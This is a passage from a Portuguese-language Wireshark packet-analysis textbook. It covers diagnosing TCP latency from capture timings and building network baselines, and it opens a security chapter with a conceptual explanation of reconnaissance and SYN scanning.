As retransmissões ocorrem porque o cliente detectou que o servidor não está recebendo os dados sendo enviados. Assim, conforme o lado da comunicação que você estiver analisando, talvez não veja as retransmissões. Se você estiver capturando dados do servidor e ele realmente não está recebendo os pacotes enviados e retransmitidos pelo cliente, você poderá se ver no escuro, pois não verá os pacotes retransmitidos. Se você suspeitar que está sendo vítima da perda de pacotes do lado do servidor, considere tentar capturar tráfego do cliente (se possível) para que possa ver se os pacotes de retransmissão estão presentes.

### Pacotes ACK duplicados

Tenho a tendência de pensar em um ACK duplicado como o pseudo-oposto de uma retransmissão porque ele é enviado quando o servidor detecta que um pacote do cliente com o qual ele está se comunicando se perdeu em trânsito. Na maioria dos casos, podemos ver ACKs duplicados quando capturamos tráfego de ambos os lados da comunicação. Lembre-se de que ACKs duplicados são disparados quando pacotes são

recebidos fora de ordem. Por exemplo, se o servidor recebeu apenas o primeiro e o terceiro de três pacotes enviados, ele enviaria um ACK duplicado para provocar uma retransmissão rápida do segundo pacote pelo cliente. Como o primeiro e o terceiro pacotes foram recebidos, é provável que qualquer que tenha sido a condição que fez o segundo pacote ser descartado, ela foi apenas temporária, portanto o ACK duplicado provavelmente será enviado e recebido com sucesso. É claro que esse cenário nem sempre é o que acontece, portanto, quando você suspeitar de perda de pacotes do lado do servidor e não vir nenhum ACK duplicado, considere capturar pacotes do lado cliente da comunicação.

## Pacotes com janela zero e keep-alive

A janela deslizante está diretamente relacionada com a incapacidade do servidor de receber e processar dados. Qualquer redução no tamanho da janela ou um estado de janela zero é resultado direto de algum problema com o servidor, portanto, se você vir um dos dois casos ocorrendo na transmissão, concentre sua investigação aí. Geralmente, você verá pacotes de atualização de janela nos dois lados das comunicações de rede.

## Localizando a causa da alta latência

Em alguns casos, a perda de pacotes talvez não seja a causa da latência. Talvez você perceba que, mesmo que a comunicação entre dois hosts seja lenta, essa lentidão não apresenta os sintomas comuns das retransmissões TCP ou dos ACKs duplicados. Assim, você precisa de outra técnica para localizar a causa da alta latência.

Uma das formas mais eficazes de descobrir a causa da alta latência é analisar o handshake de conexão inicial e o primeiro par de pacotes a seguir. Por exemplo, considere uma conexão simples entre um cliente e um servidor web à medida que o cliente tenta navegar por um site hospedado no servidor. Estamos interessados nos seis primeiros pacotes dessa sequência de comunicação, constituídos pelo handshake TCP, a requisição HTTP GET inicial, a confirmação da requisição GET e o primeiro pacote de dados enviado do servidor para o cliente.

**NOTA** *Para acompanhar esta seção, certifique-se de ter o formato apropriado de exibição de horários definido no Wireshark selecionando **ViewTime Display FormatSeconds Since Previous Displayed Packet** (VisualizarFormato de exibição de horáriosSegundos desde o pacote anterior exibido).*

## Comunicação normal

Discutiremos as bases de referência (baselines) de rede em detalhes um pouco mais adiante neste capítulo. Por enquanto, basta saber que você precisa de uma base de referência para as comunicações normais a fim de compará-las com as condições de alta latência. Nestes exemplos, usaremos o arquivo *latency1.pcapng*. Já discutimos os detalhes do handshake TCP e da comunicação HTTP, portanto não veremos esses tópicos novamente. Com efeito, não veremos o painel Packet Details (Detalhes do pacote). Tudo

em que estamos realmente interessados está na coluna Time, como vemos na Figura 11.22.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	172.16.16.128	74.125.95.104	TCP	66	1606 → 80 [SYN] Seq=2082691767 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
2	0.030187	74.125.95.104	172.16.16.128	TCP	66	80 → 1606 [SYN, ACK] Seq=2775577373 Ack=2082691768 Win=5720 Len=0 MSS=1406 SACK_PERM=1 WS=64
3	0.000075	172.16.16.128	74.125.95.104	TCP	54	1606 → 80 [ACK] Seq=2082691768 Ack=2775577374 Win=16872 Len=0
4	0.000066	172.16.16.128	74.125.95.104	HTTP	681	GET / HTTP/1.1
5	0.048778	74.125.95.104	172.16.16.128	TCP	60	80 → 1606 [ACK] Seq=2775577374 Ack=2082692395 Win=6976 Len=0
6	0.022176	74.125.95.104	172.16.16.128	TCP	1460	[TCP segment of a reassembled PDU]

Figura 11.22 – Este tráfego ocorre muito rapidamente e pode ser considerado normal.

Essa sequência de comunicação é bem rápida, com o processo todo demorando menos de 0,1 segundo.

Os próximos arquivos de captura que analisaremos serão constituídos desse mesmo padrão de tráfego, porém com diferenças no timing dos pacotes.

## Comunicações lentas: latência na transmissão

Vamos agora nos concentrar no arquivo de captura latency2.pcapng. Observe que todos os pacotes são iguais, exceto pelos valores de tempo em dois deles, como vemos na Figura 11.23.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	172.16.16.128	74.125.95.104	TCP	66	1606 → 80 [SYN] Seq=2082691767 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
2	0.878530	74.125.95.104	172.16.16.128	TCP	66	80 → 1606 [SYN, ACK] Seq=2775577373 Ack=2082691768 Win=5720 Len=0 MSS=1406 SACK_PERM=1 WS=64
3	0.016604	172.16.16.128	74.125.95.104	TCP	54	1606 → 80 [ACK] Seq=2082691768 Ack=2775577374 Win=16872 Len=0
4	0.000335	172.16.16.128	74.125.95.104	HTTP	681	GET / HTTP/1.1
5	1.155228	74.125.95.104	172.16.16.128	TCP	60	80 → 1606 [ACK] Seq=2775577374 Ack=2082692395 Win=6976 Len=0
6	0.015866	74.125.95.104	172.16.16.128	TCP	1460	[TCP segment of a reassembled PDU]

Figura 11.23 – Pacotes 2 e 5 mostram alta latência.

Se começarmos a esmiuçar esses seis pacotes, veremos prontamente o nosso primeiro sinal de latência. O pacote SYN inicial é enviado pelo cliente (172.16.16.128) para dar início ao handshake TCP, e um atraso de 0,87 segundo é visto antes de o SYN/ACK ser recebido de volta do servidor (74.125.95.104). Esse é nosso primeiro indicador de que estamos tendo latência na transmissão, a qual é causada por um dispositivo entre o cliente e o servidor.

Podemos afirmar que essa é uma latência de transmissão por causa da natureza dos tipos de pacote sendo transmitidos. Quando o servidor recebe um pacote SYN, uma quantidade mínima de processamento é necessária para enviar uma resposta, pois a carga de trabalho não envolve qualquer processamento acima da camada de transporte. Mesmo quando um servidor está sujeito a uma carga de tráfego muito pesada, geralmente ele responderá rapidamente a um pacote SYN com um SYN/ACK. Isso elimina o servidor como a possível causa da alta latência.

O cliente também é eliminado porque, nesse ponto, ele não está fazendo nenhum processamento além de simplesmente receber o pacote SYN/ACK. A eliminação tanto do cliente quanto do servidor nos leva em direção a possíveis causas da comunicação lenta nos dois primeiros pacotes dessa captura.

Prosseguindo, vemos que a transmissão do pacote ACK que completa o handshake de três vias ocorre rapidamente, assim como a requisição HTTP GET enviada pelo cliente. Todo o processamento que gera esses dois pacotes ocorre localmente no cliente após a

recepção do SYN/ACK, portanto espera-se que esses dois pacotes sejam transmitidos rapidamente, desde que o cliente não esteja sujeito a uma carga pesada de processamento.

No pacote 5, vemos outro pacote com um valor de tempo extremamente alto. Parece que depois de nossa requisição HTTP GET inicial ter sido enviada, o pacote ACK devolvido pelo servidor demorou 1,15 segundo para ser recebido. Após receber a requisição HTTP GET, o servidor enviou um TCP ACK antes de começar a enviar dados, o que, novamente, exige bem pouco processamento por parte do servidor. Esse é outro sinal de latência na transmissão.

Sempre que houver latência na transmissão, quase sempre você a verá sendo exibida tanto no SYN/ACK durante o handshake inicial quanto em outros pacotes ACK na comunicação. Embora não aponte exatamente para a origem da alta latência nessa rede, essa informação indica que nem o cliente nem o servidor são a causa, portanto você saberá que a latência se deve a algum dispositivo entre eles. Nesse ponto, você poderia começar a analisar os vários firewalls, roteadores e proxies para localizar o culpado.

## Comunicações lentas: latência no cliente

O próximo cenário de latência que analisaremos está contido em `latency3.pcapng`, como vemos na Figura 11.24.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	172.16.16.128	74.125.95.104	TCP	66	1606 → 80 [SYN] Seq=2082691767 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
2	0.023790	74.125.95.104	172.16.16.128	TCP	66	80 → 1606 [SYN, ACK] Seq=2775577373 Ack=2082691768 Win=5720 Len=0 MSS=1406 SACK_PERM=1 WS=64
3	0.014894	172.16.16.128	74.125.95.104	TCP	54	1606 → 80 [ACK] Seq=2082691768 Ack=2775577374 Win=16872 Len=0
4	1.345023	172.16.16.128	74.125.95.104	HTTP	681	GET / HTTP/1.1
5	0.046121	74.125.95.104	172.16.16.128	TCP	60	80 → 1606 [ACK] Seq=2775577374 Ack=2082692395 Win=6976 Len=0
6	0.016182	74.125.95.104	172.16.16.128	TCP	1460	[TCP segment of a reassembled PDU]

Figura 11.24 – O pacote lento nesta captura é o HTTP GET inicial.

Essa captura começa normalmente, com o handshake TCP ocorrendo bem rápido e sem qualquer sinal de latência. Tudo parece estar correndo bem até o pacote 4, que é uma requisição HTTP GET depois de o handshake ter sido concluído. Esse pacote mostra um atraso de 1,34 segundo em relação ao pacote recebido antes.

Para determinar a causa desse atraso, precisamos analisar o que está acontecendo entre os pacotes 3 e 4. O pacote 3 é o ACK final do handshake TCP enviado do cliente para o servidor, e o pacote 4 é a requisição GET enviada do cliente para o servidor. O ponto comum nesse caso é o fato de os dois pacotes terem sido enviados pelo cliente e serem independentes do servidor. A requisição GET deve ocorrer rapidamente após o ACK ter sido enviado, pois todas essas ações estão centradas no cliente.

Infelizmente para o usuário final, a transição do ACK para o GET não ocorre de forma rápida. A criação e a transmissão do pacote GET exige processamento até a camada de aplicação, e o atraso nesse processamento indica que o cliente foi incapaz de executar a ação prontamente. Assim, o cliente, em última instância, é o responsável pela alta latência na comunicação.

## Comunicações lentas: latência no servidor

O último cenário de latência que analisaremos utiliza o arquivo `latency4.pcapng`, como vemos na Figura 11.25. Este é um exemplo de latência no servidor.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	172.16.16.128	74.125.95.104	TCP	66	1606 → 80 [SYN] Seq=2082691767 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
2	0.018583	74.125.95.104	172.16.16.128	TCP	66	80 → 1606 [SYN, ACK] Seq=2775577373 Ack=2082691768 Win=5720 Len=0 MSS=1406 SACK_PERM=1 WS=64
3	0.016197	172.16.16.128	74.125.95.104	TCP	54	1606 → 80 [ACK] Seq=2082691768 Ack=2775577374 Win=16872 Len=0
4	0.000172	172.16.16.128	74.125.95.104	HTTP	681	GET / HTTP/1.1
5	0.047936	74.125.95.104	172.16.16.128	TCP	60	80 → 1606 [ACK] Seq=2775577374 Ack=2082692395 Win=6976 Len=0
6	0.982983	74.125.95.104	172.16.16.128	TCP	1460	[TCP segment of a reassembled PDU]

Figura 11.25 – A alta latência não é exibida até o último pacote desta captura.

Nessa captura, o processo de handshake TCP entre esses dois hosts é concluído sem falhas e de modo rápido, portanto tudo começa bem. Os dois próximos pacotes trazem mais boas notícias, pois os pacotes da requisição GET e o ACK de resposta iniciais são entregues rapidamente também. É somente no último pacote desse arquivo que vemos sinais de alta latência.


O sexto pacote é o primeiro pacote de dados HTTP enviado pelo servidor em resposta à requisição GET enviada pelo cliente e tem um tempo de chegada lento de 0,98 segundo após o servidor ter enviado seu TCP ACK para a requisição GET. A transição entre os pacotes 5 e 6 é muito parecida com a que vimos no cenário anterior entre o ACK do handshake e a requisição GET. Nesse caso, porém, o servidor é o foco de nossa preocupação.

O pacote 5 é o ACK enviado pelo servidor em resposta à requisição GET do cliente. Assim que esse pacote é enviado, o servidor deveria começar a enviar dados quase imediatamente. O acesso, o empacotamento e a transmissão dos dados nesse pacote são feitos pelo protocolo HTTP, e como este é um protocolo da camada de aplicação, um pouco de processamento é exigido do servidor. O atraso na recepção desse pacote indica que o servidor foi incapaz de processar esses dados em um período de tempo razoável, apontando, em última análise, para ele como a causa da latência nesse arquivo de captura.

## Framework para localização de latência

Usando seis pacotes, conseguimos localizar a causa da latência alta de rede entre o cliente e o servidor em diversos cenários. O diagrama na Figura 11.26 deve ajudá-lo a resolver seus próprios problemas de latência. Estes princípios podem ser aplicados a quase toda comunicação baseada em TCP.

**NOTA** Observe que não falamos muito sobre latência de UDP. Como o UDP foi projetado para ser rápido, porém não confiável, ele não tem nenhum recurso embutido para detectar e se recuperar de problemas de latência. Em vez disso, o UDP depende dos protocolos da camada de aplicação (e do ICMP) com os quais é usado em conjunto para lidar com a confiabilidade na entrega dos dados.



*Figura 11.26 – Este diagrama pode ser usado para resolver seus próprios problemas de latência.*

## Base de referência para redes

Quando tudo mais falhar, sua base de referência da rede (network baseline) pode ser um dos dados mais importantes que você terá para resolver problemas de lentidão na rede. Em nosso caso, uma base de referência da rede é constituída de uma amostra do tráfego de vários pontos da rede, incluindo uma porção grande daquilo que consideraríamos um tráfego de rede “normal”. O objetivo de ter uma base de referência da rede é que ela sirva como base de comparação quando a rede ou os dispositivos presentes nela não estiverem se comportando bem.

Por exemplo, considere um cenário em que vários clientes na rede reclamem de lentidão quando fazem login em um servidor de aplicações web local. Se você fosse capturar esse tráfego e compará-lo com uma base de referência da rede, talvez descobrisse que o servidor web está respondendo normalmente, mas as requisições DNS resultantes de conteúdos externos incluídos na aplicação web estão executando duas vezes mais lentamente que o normal.

Talvez você tivesse percebido que o servidor DNS externo está lento sem a ajuda de uma base de referência da rede; porém, se estiver lidando com mudanças sutis, talvez isso não ocorra. Dez consultas DNS que demorem 0,1 segundo além do normal para serem processadas são tão ruins quanto uma consulta DNS demorando um segundo inteiro a mais que o normal, porém a primeira situação é muito mais difícil de ser detectada se não houver uma base de referência da rede.

Como duas redes jamais são iguais, os componentes de uma base de referência da rede podem variar drasticamente. As próximas seções apresentam exemplos dos componentes de uma base de referência para a rede. Talvez você constate que todos esses itens se aplicam à sua infraestrutura de rede ou que poucos deles o fazem. Independentemente disso, você deverá ser capaz de classificar cada componente de sua base de referência em uma das três categorias fundamentais para uma base de referência: local, host e aplicação.

## Base de referência para um local

O propósito da base de referência para um local é obter uma imagem instantânea (snapshot) geral do tráfego em cada localidade física de sua rede. O ideal é que isso seja feito para todo segmento da WAN.

Os componentes dessa base de referência podem incluir:

### Protocolos em uso

Para ver o tráfego de todos os dispositivos, utilize a janela Protocol Hierarchy Statistics (Estatísticas da hierarquia de protocolos), acessível em **Statistics4Protocol Hierarchy** (EstatísticasHierarquia de protocolos), enquanto captura tráfego de todos os dispositivos do segmento de rede na fronteira da rede (roteador/firewall). Mais tarde, você poderá fazer uma comparação com a saída da hierarquia para descobrir se os protocolos normalmente presentes estão ausentes ou se novos protocolos foram introduzidos na rede. Você também pode usar esse resultado para identificar volumes de determinados tipos de tráfego que estejam acima do usual, conforme o protocolo.

### Tráfego de broadcast

Inclui todo o tráfego de broadcast no segmento de rede. Um sniffing em qualquer ponto da localidade deverá permitir capturar todo o tráfego de broadcast, possibilitando saber quem ou o que geralmente envia muito broadcast na rede. Então, você poderá determinar rapidamente se há broadcasting demais ocorrendo (ou se não há broadcasting suficiente).

### Sequências de autenticação

Incluem tráfego de processos de autenticação em clientes aleatórios para todos os serviços, como Active Directory, aplicações web e softwares específicos de empresas. A autenticação é uma área em que os serviços são comumente lentos. A base de referência permite determinar se a autenticação deve ser culpada pelas comunicações lentas.

### Taxa de transferência de dados

Geralmente essa taxa é constituída de uma medida da transferência de um grande volume de dados de uma localidade para vários outros locais na rede. Você pode usar o resumo da captura e os recursos gráficos do Wireshark (apresentados no Capítulo 5) para determinar a taxa de transferência e a consistência da conexão. Provavelmente essa será a base de referência mais importante que você poderá ter para uma localidade. Sempre que qualquer conexão entrando ou saindo do segmento de rede parecer lenta,

você poderá executar a mesma transferência de dados que está em sua base de referência e comparar os resultados. Isso lhe informará se a conexão está realmente lenta e, possivelmente, poderá até mesmo ajudá-lo a descobrir a área em que a lentidão tem início.

## **Base de referência para hosts**

É provável que você não precise gerar uma base de referência para cada um dos hosts em sua rede. A base de referência de host deve ser gerada somente para servidores de missão crítica ou com alto tráfego. Basicamente, se um servidor lento vai resultar em telefonemas de gerentes irritados, você deverá ter uma base de referência para esse host.

Os componentes da base de referência para hosts incluem:

## **Protocolos em uso**

Essa base de referência oferece uma boa oportunidade para usar a janela Protocol Hierarchy Statistics (Estatísticas da hierarquia de protocolos) enquanto o tráfego do host é capturado. Mais tarde, você poderá fazer uma comparação em relação a essa base de referência para descobrir se os protocolos normalmente presentes estão ausentes ou se novos protocolos foram introduzidos no host. Você também pode usar esse resultado para descobrir volumes incomuns de determinados tipos de tráfego, de acordo com o protocolo.

## **Tráfego ocioso/ocupado**

Essa base de referência é constituída simplesmente de capturas gerais de tráfego em operação normal durante os horários de pico e os horários fora de pico. Conhecer o número de conexões e o volume de banda usado por essas conexões em diferentes horários do dia permitirá determinar se a lentidão é resultante de carga de usuários ou de outro problema.

## **Inicialização (startup)/Encerramento (shutdown)**

Para obter essa base de referência, será necessário criar uma captura do tráfego gerado durante as sequências de inicialização e encerramento do host. Se o computador se recusar a inicializar, se recusar a encerrar ou estiver anormalmente lento durante qualquer uma dessas sequências, você poderá usar essa base de referência para determinar se a causa está relacionada à rede.

## **Sequências de autenticação**

Obter essa base de referência exige capturar tráfego de processos de autenticação para todos os serviços no host. A autenticação é uma área em que os serviços são comumente lentos. A base de referência permite determinar se a autenticação deve ser a culpada pelas comunicações lentas.

## **Associações/dependências**

Essa base de referência é constituída de uma captura de duração mais longa para

determinar de quais outros hosts esse host depende (e que dependam desse host). A janela Conversations (Conversas), acessível em **Statistics****Conversations** (EstatísticasConversas), pode ser usada para ver essas associações e dependências. Um exemplo é um host de SQL Server do qual um servidor web dependa. Nem sempre estamos cientes das dependências subjacentes entre hosts, portanto a base de referência para host pode ser usada para determiná-las. A partir daí, podemos determinar se um host não está funcionando de modo apropriado por causa de um mau funcionamento ou de uma dependência com alta latência.

## **Base de referência para aplicações**

A última categoria de base de referência para redes é a base de referência para aplicações. Ela deve ser gerada para todas as aplicações em rede que sejam críticas ao negócio.

Eis os componentes da base de referência para aplicações:

### **Protocolos em uso**

Novamente, nessa base de referência, utilize a janela Protocol Hierarchy Statistics (Estatísticas da hierarquia de protocolos) do Wireshark, desta vez enquanto captura tráfego do host executando a aplicação. Mais tarde, você poderá fazer comparações com essa lista a fim de descobrir se os protocolos dos quais a aplicação depende estão funcionando incorretamente ou se estão sequer funcionando.

### **Inicialização (startup)/Encerramento (shutdown)**

Essa base de referência inclui uma captura do tráfego gerado durante as sequências de inicialização e encerramento da aplicação. Se a aplicação se recusar a iniciar ou se estiver anormalmente lenta durante uma das sequências, você poderá usar essa base de referência para determinar a causa.

### **Associações/dependências**

Essa base de referência exige uma captura de duração mais longa, em que a janela Conversations (Conversas) poderá ser usada para determinar quais são os outros hosts e aplicações dos quais essa aplicação depende. Nem sempre estamos cientes das dependências subjacentes entre as aplicações, portanto essa base de referência pode ser usada para determiná-las. A partir daí, podemos determinar se uma aplicação não está funcionando de modo apropriado por causa de um mau funcionamento ou de uma dependência com alta latência.

### **Taxa de transferência de dados**

Você pode usar o resumo de captura e os recursos gráficos do Wireshark para determinar a taxa de transferência e a consistência das conexões com o servidor de aplicações durante a operação normal. Sempre que houver relatos de que a aplicação está lenta, você poderá usar essa base de referência para determinar se os problemas que estão ocorrendo são resultantes de um alto nível de utilização ou da carga alta de usuários.

## **Observações adicionais sobre as bases de referência**

Eis alguns pontos adicionais que você deve ter em mente quando criar uma base de referência para a sua rede:

- Ao criar suas bases de referência, capture cada uma delas no mínimo três vezes: uma durante um horário de baixo tráfego (de manhã bem cedo), outra durante um horário de alto tráfego (no meio da tarde) e mais uma vez em um horário sem tráfego (bem tarde da noite).
- Se for possível, evite capturar dados diretamente dos hosts para os quais você está gerando a base de referência. Durante os períodos de alto tráfego, fazer isso poderá impor um nível mais elevado de carga no dispositivo, causar impacto em seu desempenho e fazer com que sua base de referência seja inválida por causa de pacotes descartados.
- Sua base de referência conterá algumas informações confidenciais sobre sua rede, portanto certifique-se de protegê-las. Armazene-as em um local seguro, ao qual apenas indivíduos autorizados tenham acesso. Ao mesmo tempo, porém, deixe-as prontamente acessíveis para que possam ser usadas quando forem necessárias. Considere mantê-las em um pen drive USB ou em uma partição criptografada.
- Mantenha todos os arquivos .pcap e .pcapng associados à sua base de referência e crie uma “colinha” com os valores mais comumente referenciados, como associações ou taxas médias de transferência de dados.

## **Considerações finais**

Este capítulo teve como foco a resolução de problemas de lentidão em redes. Abordamos alguns dos recursos TCP mais úteis para detecção de problemas de confiabilidade e recuperação, mostramos como localizar a causa da alta latência em comunicações de rede e discutimos a importância de ter uma base de referência, além de descrever alguns de seus componentes. Utilizando as técnicas discutidas neste capítulo, juntamente com alguns dos recursos gráficos e de análise do Wireshark, você deverá estar bem equipado para resolver problemas quando receber aquele telefonema reclamando que a rede está lenta.



# ANÁLISE DE PACOTES VISANDO À SEGURANÇA



Embora a maior parte deste livro tenha como foco o uso da análise de pacotes para resolver problemas de rede, um volume considerável da análise de pacotes no mundo real é feita visando à segurança. Por exemplo, um analista na área de invasão poderia analisar um tráfego de rede de possíveis invasores, ou um investigador forense poderia tentar avaliar a extensão de uma infecção por malware em um host comprometido.

Fazer uma análise de pacotes enquanto incidentes de segurança são investigados é sempre um cenário desafiador, pois envolve um elemento desconhecido, que é um dispositivo controlado por um invasor. Você não pode entrar na sala de um invasor e fazê-lo lhe uma pergunta nem obter uma base de referência (baseline) de seu tráfego normal; tudo que você tem para trabalhar é a interação que puder capturar entre o sistema do invasor e o seu. Felizmente, para um invasor criar uma brecha em um de seus sistemas remotamente, ele terá de interagir com a rede de alguma forma. É claro que o invasor sabe disso também, portanto não há escassez de truques quando se trata de ofuscar suas técnicas.

Neste capítulo, adotaremos o ponto de vista de um profissional de segurança enquanto analisamos diferentes aspectos do comprometimento de um sistema no nível de rede. Discutiremos o reconhecimento (reconnaissance) de rede, o redirecionamento de tráfego malicioso e técnicas comuns de malwares. Em alguns casos, assumiremos o papel de um analista de invasão enquanto dissecamos o tráfego com base em alertas de um IDS (intrusion-detection system, ou sistema de detecção de invasão). A leitura deste capítulo fornecerá insights sobre segurança de rede que poderão se mostrar essenciais, mesmo que no momento você não desempenhe uma função centrada em segurança.

# Reconhecimento

O primeiro passo de um invasor muitas vezes é realizar uma pesquisa em profundidade no sistema-alvo. Esse passo, geralmente conhecido como footprinting, frequentemente é executado com o uso de diversos recursos publicamente disponíveis, como o site da empresa-alvo ou o Google. Depois que essa pesquisa é concluída, o invasor geralmente começará a fazer scanning do endereço IP (ou do nome DNS) de seu alvo em busca de portas abertas ou de serviços em execução.

O scanning permite que o invasor determine se o alvo está ativo e acessível. Por exemplo, considere um cenário em que ladrões de banco estejam planejando roubar o maior banco da cidade, localizado na Main Street, 123. Eles passam semanas planejando um assalto sofisticado, somente para descobrir que, ao chegar no endereço, o banco se mudou para a Vine Street, 555. Pior ainda, suponha que os ladrões planejem entrar no banco durante o horário comercial regular, com a intenção de assaltar o cofre, somente para chegar no banco e descobrir que está fechado naquele dia. Seja para roubar um banco ou para atacar uma rede, garantir que o alvo esteja ativo e acessível é o primeiro obstáculo.

O scanning também informa ao invasor quais portas o alvo está escutando. Retornando à nossa analogia com ladrões de banco, considere o que aconteceria se os ladrões chegassesem ao banco absolutamente sem nenhum conhecimento do layout físico do prédio. Eles não teriam a mínima ideia de como ter acesso ao cofre, pois não saberiam quais são os pontos fracos do sistema físico de segurança do banco.

Nesta seção, discutiremos algumas das técnicas mais comuns de scanning usadas para identificar hosts, as portas abertas e as vulnerabilidades em uma rede.

**NOTA** *Até agora, este livro fez referências aos lados de uma conexão como transmissor e receptor ou como cliente e servidor. Este capítulo refere-se a cada lado da comunicação como invasor e alvo.*

## Scan SYN

O tipo de scanning geralmente feito inicialmente em um sistema é um scan TCP SYN, também conhecido como um scan discreto (stealth scan) ou um scan semiaberto (half-open scan). Um scan SYN é o tipo mais comum por diversos motivos:

- É bem rápido e confiável.
- É um método preciso em todas as plataformas, independentemente da implementação da pilha TCP.
- Gera menos ruído que outras técnicas de scanning.

O scan TCP SYN depende do processo de handshake de três vias (three-way handshake) para determinar quais portas estão abertas em um host-alvo. O invasor envia um pacote TCP SYN para um intervalo de portas no alvo, como se estivesse tentando estabelecer um

canal de comunicação normal nas portas. Depois que esse pacote é recebido pelo alvo, uma de várias opções pode ocorrer, como vemos na Figura 12.1.




Figura 12.1 – Possíveis resultados de um scan TCP SYN.

